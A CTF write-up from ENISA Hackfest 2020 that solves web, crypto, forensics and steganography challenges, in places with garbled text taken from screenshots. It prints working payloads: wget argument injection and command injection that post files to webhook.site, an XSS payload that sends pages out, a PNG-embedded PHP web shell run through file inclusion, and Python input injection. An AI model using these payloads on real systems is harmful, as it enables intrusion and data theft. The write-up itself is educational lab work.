



CHALLENGES WRITE-UPS FOR

ENISA HACKFEST 2020



1. SUMMARY

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Contact Details & Identifier in the platform	3
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2. ABOUT THE AUTHOR

2.1 Author Name

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2.2 Country

<Romania>

2.3 Contact Details & Identifier in the platform

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3. WRITE-UPS

3.1 <DOWNLOADER-V1>

3.1.1 Proof of flag

<DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}>

```
GET_ME! <?php /*_DCTF{6789  
af26f90396678909a99bf46ba3a7  
8b2f1b349fbc4385e6c50556c1d  
0c9ff} */_?>
```

3.1.2 Summary of the vulnerabilities identified

<The usage of wget on the website>

3.1.3 Proof of solving

I saw that the website used wget to send requests, so I tried to download something local, but at the bottom of the page I saw the command "bash -c 'rm uploads/5fb4dc1f60845316588edeb308887/*.{php,pht,phtml,php4,php5,php6,php7}'; so I can't inject some php script.

I know that I can send files using wget, so I used webhook.site to catch the requests and I sent the index.php file. After that, I saw in the sourcecode "flag.php", so I sent the content of flag.php and I got the flag.

File downloader v1

Specify an URL to download

URL to download:

`https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22 --post-file=index.php -v`

Submit

Output:

```
$ cd uploads/5fb4db57489a718dc19dffc1c60c0
$ wget https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22 --post-file=index.php
--2020-11-18 08:29:11-- https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22
Resolving webhook.site (webhook.site)... 46.4.105.116, 2a01:4f8:141:1d3::2
Connecting to webhook.site (webhook.site)|46.4.105.116|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: '52636d4d-aac9-40f3-ba0e-30d8ad61aa22'

      0K      0.00 =0s

2020-11-18 08:29:11 (0.00 B/s) - '52636d4d-aac9-40f3-ba0e-30d8ad61aa22' saved [0]

$ bash -c 'rm uploads/5fb4db57489a718dc19dffc1c60c0/*.{php,pht,phtml,php4,php5,php6,ph
```

Form values

```
<?php ini_set('display_errors',_ false; $url = $_POST['url'] ?? false; $error = false; if ($url
0); $out__
!preg_match("#^https?://( {"a-z0-9-": " 'Invalid URL';\n" } else if ($url ")
preg_match('/^(htaccess|ph(p
d?(t|tm))$/',_ $url))_{ // _htacce
ss__php__php3_-_php7__pht
ml__pht__ $error_
1'; ____$out_
"\$ cd $target" . PHP_EOL; $out .= '$ ' . $cmd . PHP_EOL; $out .= shell_exec($cmd); $cmd = "
bash -c 'rm $target/*.{php,pht,phtml,php4,php5,php6,php7}'; $out .= '$ ' . $cmd . PHP_EOL;
$out .= shell_exec($cmd) . PHP_EOL; } ?><!DOCTYPE html> <html> <head> <title>Downloader v1</
title> <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/boot
strap.min.css" integrity="sha384-Gn5384xqQ1aoWXA 058RXPxPg6fy4IWVTNh0E263XmFcJlSAwiGgFAW/dAi
S6JXm" crossorigin="anonymous"> </head> <body> <div class="container mt-5"> <div class="row"
> <div class="col-8 offset-2"> <h3 class="text-center">File downloader v1</h3> <div class="c
ard mt-5"> <div class="card-header">Specify an URL to download</div> <form class="card-body"
method="POST"> <?php if ($error): ?> <div class="alert alert-danger" role="alert"><?php echo
htmlentities($error); ?></div> <?php endif;?> <div class="form-group"> <label>URL to downloa
d:</label> <input type="text" name="url" placeholder="http://example.com/image.jpg" value
="<?php echo htmlentities($url, ENT_QUOTES); ?>" class="form-control" > </div> <button type
="submit" class="btn btn-primary float-right">Submit</button> </form> <?php if ($out): ?> <d
iv class="card-header card-footer">Output:</div> <div class="card-body"> <pre><code><?php ec
ho htmlentities($out); ?></code></pre> </div> <?php endif;?> </div> </div> </div> </div>
<!-- <a href="flag.php">###</a> --> </body> </html>
```

URL to download:

<https://webhook.site/52636d4d-aac9-40f3-ba0e-30d8ad61aa22> --post-file=flag.php -v

Submit

```
GET_ME! <?php /*_DCTF{6789
af26f90396678909a99bf46ba3a7
8b2f1b349fbc4385e6c50556c1d
0c9ff}_/_?>
```

3.2 <POSTS>

3.2.1 Proof of flag

DCTF{2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771}

DCTF%7B2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771%7D-

3.2.2 Summary of the vulnerabilities identified

XSS attack on posts

3.2.3 Proof of solving

I found a page that I can use to send messages to the admin, so I tried to inject some XSS payloads. I saw that `<script>alert(1)</script>` payload is turned into `<_SCRIPT>ALERT(1)`, so I have to bypass this regex. I had to do something with this uppercase method, so I found a character that passed to `toUpperCase` string method it's returned as "S". After that I made a payload that uses both title and description forms to send the post page to a webhook, but the admin had no posts 😞. After some time I made a post and I send my own post page to webhook and finally, I got the flag.

Title

<fcript>L='https://88e4f3a183c53022a1a633c47d4ea

Description

*/\$.get("index.php?page=post",(d)=>{\$.post(L,{x:d}}))

Save

Title

<fcript>L='https://88e4f3a183c53022a1a633c47d4ea

Description

*/\$.get("index.php?page=post&id=438",(d)=>{\$.post

Save

%3E%0A+++++++%3Cp%3E+%0A%09%09%09%3Cdiv+id%3D%22response%22%3E%3C%2Fdiv%3E%0A%09%09%09%09DCTF%7B2299f10ed7b61518956b70f22f32d47916bca4d8a608ef4d62c1d881851a6771%7D+%0A+++++++%3Cscript+type%3D%22text%2Fjavascript%22%3E%0A%09



3.3 <IMGUR>

3.3.1 Proof of flag

DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}

DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}

3.3.2 Summary of the vulnerabilities identified

Php code embedded into a png file.

3.3.3 Proof of solving

I got a page that let me upload an image from imgur as profile picture. I tried to upload a random image from google, but it sends this error: "Page must be <https://imgur.com/gallery/id> or <https://imgur.com/id>.", so I had to find a way that I can inject some php code into a php image. I tried to rename a php as image.jpg and upload it on imgur, but it doesn't work. The second thing that I tried was to embed php code into comments using exiftool, but it fails too. Then I search on google "embed php code in png chunks" to "bypass" the transformation of the image after uploading and I got this website : <https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/> which was the first result on google. I got the payload (the first screenshot) and then I build an image based on it. (the second and third screen-shots). I uploaded the image on imgur and then I used it as my profile picture.

After that I set my new profile picture I saw that the GET parameter "page" is vulnerable to LFI, so I can pass my image URL to it and run the payload and that's how I got the flag. (the last 4 screen-shots).

```
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);


$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
    $r = $p[$y];
    $g = $p[$y+1];
    $b = $p[$y+2];
    $color = imagecolorallocate($img, $r, $g, $b);
    imagepixel($img, round($y / 3), 0, $color);
}

imagepng($img);
```

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	B9	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	PNG.....IHDR
00000010	00	00	00	20	00	00	00	20	08	02	00	00	00	FC	18	EDü.í
00000020	A3	00	00	00	60	49	44	41	54	48	89	63	5C	3C	3F	3D	£...`IDATH%c\<?=`
00000030	24	5F	47	45	54	5B	30	5D	28	24	5F	50	4F	53	54	5B	\$ _GET[0] (\$ _POST[
00000040	31	5D	29	3B	3F	3E	58	80	81	81	C1	73	5E	37	93	FC	1]);?>X€..Äs^7"ü
00000050	8F	8B	DB	7E	5F	D3	7D	AA	27	F7	F1	E3	C9	BF	5F	EF	.<Û~ Ó}ª'÷ñãÉç_i
00000060	06	7C	B2	30	30	63	D9	B9	67	FD	D9	3D	1B	CE	32	8C	. º00cÛ²gyÛ=.î2€
00000070	82	51	30	0A	46	C1	28	18	05	A3	60	14	8C	82	51	30	,Q0.FÁ(..£`.€Q0
00000080	0A	86	0D	00	00	81	B2	1B	02	07	78	0D	0C	00	00	00	.+....²....x.....
00000090	00	49	45	4E	44	AE	42	60	82								.IEND@B` ,


<https://imgur.com/VVBfZ6P>



Profile page

imgur profile:

 35.242.239.180:32370/index.php?page=profile&setpicture=https%3A%2F%2Fi.imgur.com%2FVVBfZ6Ph.jpg


35.242.239.180:32370/profiles/VVBfZ6P.jpg

```

1 POST /index.php?0=shell_exec&page=profiles/VVBfZ6P.jpg HTTP/1.1
2 Host: 35.242.239.180:32370
3 Connection: close
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
  Gecko/20100101 Firefox/82.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=3d1043f87b41fb3c4f3e25deead5f592
9 Cache-Control: no-transform
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 4
12
13 l=1s|

```

```

1 HTTP/1.1 200 OK
2 Date: Wed, 18 Nov 2020 09:28:24 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 237
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13
14 IHDR üif`IDATHc\admin.php
15 auth.lib.php
16 config.php
17 index.php
18 login.php
19 logout.php
20 profile.php
21 profiles
22 register.php
23 style.css
24 X000Äs^70000Û~_Ó)*'+ñãÉç_i|*00cÛ'gyÛ=î200Q0
25 FÁ(£'00Q0
26 00*xIEND@B`0

```

```

1 HTTP/1.1 200 OK
2 Date: Wed, 18 Nov 2020 09:28:52 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 251
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 □PNG
13
14 IHDR üüü`IDATHöc\bin
15 boot
16 dev
17 etc
18 flag_3d05c1f377122d0af8a3426cd2c9a739
19 home
20 lib
21 lib64
22 media
23 mnt
24 opt
25 proc
26 root
27 run
28 sbin
29 srv
30 sys
31 tmp
32 usr
33 var
34 X□□□Äs^70W□□Ü~_Ó) * '÷ñäÊ¿_i|'00cÜ'gýÜ=i2□□QO
35 FÄ(£_□□□Q
36 □□*xIENDöB`□

```

```

1 HTTP/1.1 200 OK
2 Date: Wed, 18 Nov 2020 09:29:13 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 198
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13
14 IHDR uif\IDATHc\DTF(00520d68be7231d30b6acd3fe721098e93fa074b05b94841f9Deed411
15 FA(& 0000
16 00*xIEND0B 0

```

```
DC:TF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}
```

3.4 <CRYPTO>

3.4.1 Proof of flag

<CTF{_th1s_w4s_4un_}>

```
CTF{_th1s_w4s_4un_}
```

3.4.2 Summary of the vulnerabilities identified

I got a script that encrypt a message and the encrypted message.

3.4.3 Proof of solving

Here I used an old script that I have from the CyberEdu Educational Archive, so I just had to replace the old encrypted string with the new one and I got the flag.

```
from hashlib import sha1
```

```
import string
```

```
data =  
bytes.fromhex('f59d4ea17bf649c6bf1b3967fe2203b570fd180c4100247847348e20b86c6c7febacc33b5c  
2f9b8262e40edf114d55286f5d7634735e3671674c5a')
```

```
expected_sha1 = data[:20]
```

```
flag_enc = data[20:]
```

```
def do_dec(a, b, enc):
```

```
    return chr(((enc ^ b) + a) & 0xff)
```

```
def brute_check(a, b, idx):
```

```
    if idx == 0:
```

```
        return do_dec(a,b, flag_enc[idx]) == 'C'
```

```
    elif idx == 1:
```

```
        return do_dec(a,b, flag_enc[idx]) == 'T'
```

```
    elif idx == 2:
```

```
        return do_dec(a,b, flag_enc[idx]) == 'F'
```

```
    elif idx == 3:
```

```
        return do_dec(a,b, flag_enc[idx]) == '{'
```

```
elif idx == len(flag_enc) - 1:

    return do_dec(a,b, flag_enc[idx]) == '}'

else:

    return do_dec(a,b, flag_enc[idx]) in string.ascii_lowercase + string.digits + ' _-'

def brute(a, b, idx, sol):

    print(sol)

    if idx == len(flag_enc):

        dig = sha1(sol.encode('ascii')).digest()

        if dig == expected_sha1:

            print(sol)

    a2 = (a>>1)

    b2 = ((b<<1)& 0xff)

    if brute_check(a2, b2, idx):

        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))

    a2 = (a>>1)

    b2 = ((b<<1)& 0xff) | 1

    if brute_check(a2, b2, idx):

        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))

    a2 = (a>>1) | 0x80

    b2 = ((b<<1)& 0xff)

    if brute_check(a2, b2, idx):

        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))

    a2 = (a>>1) | 0x80

    b2 = ((b<<1)& 0xff) | 1
```

```
if brute_check(a2, b2, idx):
```

```
    brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))
```

```
while len(flag_enc) > 5:
```

```
    for b in range(256):
```

```
        a = ord('C') - (flag_enc[0] ^ b)
```

```
        if a < 0:
```

```
            a += 256
```

```
        brute(a,b, 1, 'C')
```

```
    flag_enc = flag_enc[1:]
```

3.5 <HELLO-NEMO>

3.5.1 Proof of flag

<DCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}>

pCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}

3.5.2 Summary of the vulnerabilities identified


We had to analyse a pcap file

3.5.3 Proof of solving

I found some ftp-data in the pcap, so I had to analyse it:


183	41.853848779	172.26.0.2	172.26.0.1	FTP-DA...	250	FTP Data: 182 bytes (PASV) (LIST -a)
221	43.562373032	172.26.0.2	172.26.0.1	FTP-DA...	253	FTP Data: 185 bytes (PASV) (LIST -a)
271	78.280399688	172.26.0.1	172.26.0.2	FTP-DA...	327	FTP Data: 259 bytes (PASV) (STOR /files/flag.zip)
307	78.282448367	172.26.0.2	172.26.0.1	FTP-DA...	319	FTP Data: 251 bytes (PASV) (LIST -a)
347	89.728765105	172.26.0.2	172.26.0.1	FTP-DA...	250	FTP Data: 182 bytes (PASV) (LIST -a)
379	91.059498060	172.26.0.2	172.26.0.1	FTP-DA...	319	FTP Data: 251 bytes (PASV) (LIST -a)
606	118.457963398	172.26.0.2	172.26.0.1	FTP-DA...	250	FTP Data: 182 bytes (PASV) (LIST -a)
638	119.231400066	172.26.0.2	172.26.0.1	FTP-DA...	319	FTP Data: 251 bytes (PASV) (LIST -a)
1301	175.847151740	172.26.0.2	172.26.0.1	FTP-DA...	250	FTP Data: 182 bytes (PASV) (LIST -a)
1333	176.540050338	172.26.0.2	172.26.0.1	FTP-DA...	389	FTP Data: 321 bytes (PASV) (LIST -a)
1987	212.000156753	172.26.0.2	172.26.0.1	FTP-DA...	250	FTP Data: 182 bytes (PASV) (LIST -a)
2019	212.705048173	172.26.0.2	172.26.0.1	FTP-DA...	389	FTP Data: 321 bytes (PASV) (LIST -a)
2051	214.245652152	172.26.0.2	172.26.0.1	FTP-DA...	100	FTP Data: 32 bytes (PASV) (RETR /files/password.txt)

From here, I got the flag.zip file using HxD and I reconstructed the file.



The screenshot shows two windows. On the left is HxD (Hex Editor) displaying the contents of flag.zip. The file is a ZIP archive with a single file named 'flag.txt'. The hex data shows the ASCII representation of the flag. On the right is Wireshark showing a TCP stream from the pcap file. The stream contains the flag.txt file content, which is the same as the one in HxD.

The archive had a password so I got the password.txt file and used the string that was inside as password for zip file and I got the flag.



The screenshot shows a Notepad window with the file 'flag.txt' open. The text inside the file is the flag: pCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}

3.6 <FAIR-DICE>

3.6.1 Proof of flag

<DCTF{7537c933a266a45500c5bd35f20679539f596df9e706dc95fae22d15b812141f}>

```
DCTF{7537c933a266a45500c5bd35f20679539f596df9e706dc95fae22d15b812141f}
```

3.6.2 Summary of the vulnerabilities identified

The challenge was about some probabilities of dices

3.6.3 Proof of solving

Like the crypto challenge, I had the script from CyberEdu Educational Archive, so I had to change the ip and port and I got the flag. The script:

```
from pwn import *

r=remote('35.242.192.203',31561)

r.recv()
r.sendline("")
r.recv()
r.sendline("")
r.recv()
r.sendline("")
r.recv()
r.sendline("")
ok=0
wins=0
wins2=0
for i in range(10000):
    try:
        x=r.recvuntil("I am chosing the")
        print x
        if "two lucky" in x and ok == 0:
            ok=1
        if ok==0:
            color=r.recvline()
            print color
            if "blue" in color:
                r.sendline("red")
            if "red" in color:
                r.sendline("yellow")
            if "yellow" in color:
                r.sendline("blue")
        if ok==1:
            color=r.recv()
            print color
            if "blue" in color:
                r.sendline("red")
            if "red" in color:
                r.sendline("yellow")
            if "yellow" in color:
                r.sendline("blue")
    except:
        print r.recv()
```

3.7 <ONLINE-ALBUM>

3.7.1 Proof of flag

<DCTF{e620eae38b481f81a98b37fccbb3ca0e52dd2469524f54128fcb1c9dd115814}>

DCTF{e620eae38b481f81a98b37fccbb3ca0e52dd2469524f54128fcb1c9dd115814}

3.7.2 Summary of the vulnerabilities identified

Directory traversal + command injection

3.7.3 Proof of solving

I got a website with 2 types of photos: alien and cars. I choose alien page and then I onel the sourcecode of that page. Inside the sourcecode I found some weird comment :

```
<!-- Debug:
MS5qcGVn.5fb4f7740f354
Mi5qcGVn.5fb4f7740f359
My5qcGVn.5fb4f7740f35c
NC5qcGVn.5fb4f7740f35e
NS5qcGVn.5fb4f7740f35f
-->
```

Every base64 from that comment means the name of the images, so we can find the name of all files from the server.

I tried to use .. on the URL to find more files from the webserver, but it doesn't work. After that I tried URL encoding for .. , %2e%2e and it works. Now I had the files from the parent directory.

view-source:http://34.107.89.145:30917/album/..

```

<div class="card-header">Dashboard</div>

<div class="card-body">
  <a href="http://34.107.89.145:30917/album/cars"
  <hr>

  <!-- Debug:
                                YXBw.5fb4f8c3d3ee0
                                YXJ0aXNhbg==.5fb4f8c3d3ee5
                                Ym9vdHN0cmFw.5fb4f8c3d3ee7
                                Y29tcG9zZXIuanNvbG==.5fb4f8c3d3ee9
                                Y29tcG9zZXIubG9jaw==.5fb4f8c3d3eeb
                                Y29uZmln.5fb4f8c3d3eed
                                ZGF0YWFhc2U=.5fb4f8c3d3eef
                                cGFja2FnZS5qc29u.5fb4f8c3d3ef0
                                cGhwdW5pdC54bWw=.5fb4f8c3d3ef2
                                cHVibGlj.5fb4f8c3d3ef4
                                cmVhZG11Lm1k.5fb4f8c3d3ef6
                                cmVzb3VyY2Vz.5fb4f8c3d3ef8
                                cm9ldGVz.5fb4f8c3d3ef9
                                c2VydMvYLnBocA==.5fb4f8c3d3efb
                                c3RvcnFnZQ==.5fb4f8c3d3efd
                                dGVzdHM=.5fb4f8c3d3eff
                                dmVuZG9y.5fb4f8c3d3f00
                                d2VicGFjay5taXguanM=.5fb4f8c3d3f02
                                -->

```

After some time I got HomeController.php file where some command is executed by
 "shell_exec(\$cmd);"

```

"; } } return view('home', [ 'files' => $files, 'html' => $html, ]); } public function download(Request $request, $path) { // dd($path); // dd(getcwd()); $path = urldecode($path); if ($path[0] == '/') { $path = substr($path, 1); } if (strpos($path, '..') > 0) { dd('Illegal path found!'); } $file =
file_get_contents($path); return $file; } public function auto_logout(Request $request) { Auth::logout(); //delete file after logout $cmd = 'rm -m ' . storage_path() . '/framework/sessions/' . escapeshellarg($request->logout_token); "shell_exec($cmd); } }

```

So I have to use it to find the flag.

In the home page we can see the ajax that contains our valid token, so we can use it to send some request to webhook and find the flag path.

```

_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logout_token=`SOME
COMMAND`|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+-data+@-

```

My payload :

```

_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logout_token=`ls`|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+-data+@-

```

```

_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logout_token=`ls -
la`|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+-data+@-

```

Etc..

After some commands I found the directory .flag and inside the file.asdpifsudyg8husijdaionfudbigfhsdijispacdnvsubfhfd so I tried to download it using <http://34.107.89.145:30917/download/%252e%252e%252f%252e%2566%256c%2561%2567%252f%252e%2561%2573%2564%2570%2569%2566%2573%2575%2564%2579%2567%2538%2568%2575%2573%2569%256a%2564%2561%2569%2573%256f%256e%2566%2575%2564%2562%2569%2567%2566%2568%2573%2564%2569%256a%2569%2573%2570%2561%2563%2564%256e%2576%2573%2575%2562%2566%2568%2564> and I got the flag.

3.8.1 Proof of flag

CTF{F79926C01DC6DFC2C3B562072C8B86353E1EF6B41F9F314EA82639FB5A05E659}

We got some weird wav file.

I tried to use solve this challenge using sonic-visualiser, but after some time I noticed that I'll get nothing using it. After that I tried to bruteforce the file using stegcracker, but again, nothing. Then I noticed the file name is L..S..B.., so I start looking for LSB steganography tools that fits on wav files. After some hours of searching I found <https://github.com/sniperline047/Audio-Steganography>.

I used it on the wav file and I got this morse code:

I decoded it and I got the flag.

3.9 <WHAT-TO-DO>

3.9.1 Proof of flag

<CTF{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}>

{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}

3.9.2 Summary of the vulnerabilities identified

We have to analyse a Windows image.

3.9.3 Proof of solving

I used volatility imageinfo -f FILENAME to get the profile of that image.

After that I used pslist command to list all the processes that was running on the image. I noticed chrome.exe, so I used chrome_history plugin from <https://github.com/superponible/volatility-plugins> and I saw some activity on gmail.

After that I tried to search some files named flag and I got this:

```
root@kali:~/Desktop/CTF/Stand_alone/Ensia/vol# volatility --profile=Win7SP1x64 -f whatodobun.bin filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x000000007e1f3330 16 0 RW---d \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
0x000000007e3e5dc0 16 0 R--r-d \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
0x000000007fac6070 16 0 RW-rwd \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
root@kali:~/Desktop/CTF/Stand_alone/Ensia/vol#
```

I used dumpfiles to get these 3 files and then I used Mozilla Thunderbird to open them.

In the first one I got this email:

----- Forwarded message -----
De la: **volf hacking** <volf.hacking@gmail.com>
Date: mie., 16 sept. 2020 la 17:03
Subject: flag
To: <iuliana.galea@gmail.com>

if you want to meet the secret contact from the agency, you will need this code
{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}

3.10 <WARMUP-CAT>

3.10.1 Proof of flag

<ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}>

```
ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}
```

3.10.2 Summary of the vulnerabilities identified

Python2 input function used

3.10.3 Proof of solving


I noticed that python2 input function is used, so I send this payload to the server
__import__("os").system("ls")

After that, I saw 2 file in the current directory, so I sent __import__("os").system("cat server.py") and I got the flag.

3.11 <CROW>

3.11.1 Proof of flag

